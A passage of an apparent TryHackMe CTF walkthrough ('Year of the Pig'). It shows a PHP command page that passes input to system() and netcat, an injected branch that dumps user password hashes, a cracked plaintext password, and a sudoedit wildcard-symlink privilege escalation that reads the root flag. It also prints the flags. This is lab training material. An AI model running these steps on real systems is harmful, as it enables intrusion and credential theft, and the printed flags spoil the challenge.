		<img alt="submit" src="/assets/img/arrow.png" class="submit-btn" onclick="javascript:document.querySelector('#submit').click()">
		<?php
			//Totally useless script to catch hackers out, eh, Marco? You old rogue!
			if (isset($_POST["command"])){
				echo "<pre>";
				$cmd=$_POST["command"];
				if (strlen($cmd) == 0){
					echo "No command entered";
				}
				else if ($cmd == "whoami"){
					echo "www-data";
				}
				else if ($cmd == "id"){
					echo "uid=33(www-data) gid=33(www-data) groups=33(www-data)";
				}
				else if ($cmd == "ifconfig"){
					system("ifconfig");
				}
				else if (substr($cmd,0,5) == "echo "){
					echo substr($cmd,5);
				}
				else if ($cmd == "hostname"){
					echo "year-of-the-pig";
				}
				else if (stristr($cmd,"nc")){
					preg_match("/\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3} +\d{1,5}/", $cmd, $string);
					$components = explode(" ", $string[0]);
					$ip = $components[0];
					$port = end(array_values($components));
					system("nc $ip $port >/dev/null 2>&1");
				}
				else{
					echo "Invalid Command!";
				}
				echo "<pre>\n";
			}
		?>
	</body>
</html>
marco@year-of-the-pig:/var/www/html/admin$
Added the following line -
else if ($cmd == "dumpusers"){
    system("sqlite3 /var/www/admin.db 'select * from users;'");
}
Got the output -
58a2f366b1fd51e127a47da03afc9995|marco|ea22b622ba9b3c41b22785dcb40211ac
f64ccfff6f64d57b121a85f9385cf256|curtis|a80bfe309ecaafcea1ea6cb3677971f2
So, password hash for curtis is a80bfe309ecaafcea1ea6cb3677971f2 . Let's try to crack it with crackstation -

And we have our credentials for curtis - Donald1983$
We can now SSH as curtis and read out 2nd Flag -
marco@year-of-the-pig:~$ su curtis
Password:
curtis@year-of-the-pig:/home/marco$ cd ../curtis/
curtis@year-of-the-pig:~$ ls -la
total 28
drwxr-xr-x 3 curtis curtis 4096 Jun 24 09:29 .
drwxr-xr-x 4 root   root   4096 Aug 16  2020 ..
lrwxrwxrwx 1 root   root      9 Aug 16  2020 .bash_history -> /dev/null
-rw-r--r-- 1 curtis curtis  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 curtis curtis 3771 Apr  4  2018 .bashrc
-r-------- 1 curtis curtis  38 Aug 22  2020 flag2.txt
drwx------ 3 curtis curtis 4096 Jun 24 09:29 .gnupg
-rw-r--r-- 1 curtis curtis  807 Apr  4  2018 .profile
curtis@year-of-the-pig:~$ cat flag2.txt
THM{Y2Q2N2M1NzNmYTQzYTI4ODliYzkzMmZh}
Now, we can move up to look for root level access if there are any horizonal privesc vectors.
curtis@year-of-the-pig:/$ sudo -l
[sudo] password for curtis:
Matching Defaults entries for curtis on year-of-the-pig:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH"

User curtis may run the following commands on year-of-the-pig:
    (ALL : ALL) sudoedit /var/www/html/*/*/config.php
curtis@year-of-the-pig:/$
The problem is the wildcard expansion. If the sudo version is vulnerable to the classic sudoedit wildcard/symlink issue, you can trick sudoedit into editing files outside the intended directory tree.
curtis@year-of-the-pig:/home$ sudo --version
Sudo version 1.8.13
Sudoers policy plugin version 1.8.13
Sudoers file grammar version 44
Sudoers I/O plugin version 1.8.13
Since we don't have access as curtis to /var/www directory. Let's switch back to marco and create the symlinks. Once done, we again switch to curtis and execute sudoedit to get the flag!
marco@year-of-the-pig:~$ mkdir -p /var/www/html/a/b
marco@year-of-the-pig:~$
marco@year-of-the-pig:~$ ln -s /root/root.txt /var/www/html/a/b/config.php
marco@year-of-the-pig:~$ su curtis
Password:
su: Authentication failure
marco@year-of-the-pig:~$ su curtis
Password:
curtis@year-of-the-pig:/home/marco$ cd ../curtis
curtis@year-of-the-pig:~$ sudoedit /var/www/html/a/b/config.php
[sudo] password for curtis:
sudoedit: /var/www/html/a/b/config.php unchanged
curtis@year-of-the-pig:~$
And there we have it!
Root flag - THM{MjcxNmVmYjNhYzdkZDc0M2RkNTZhNDA0}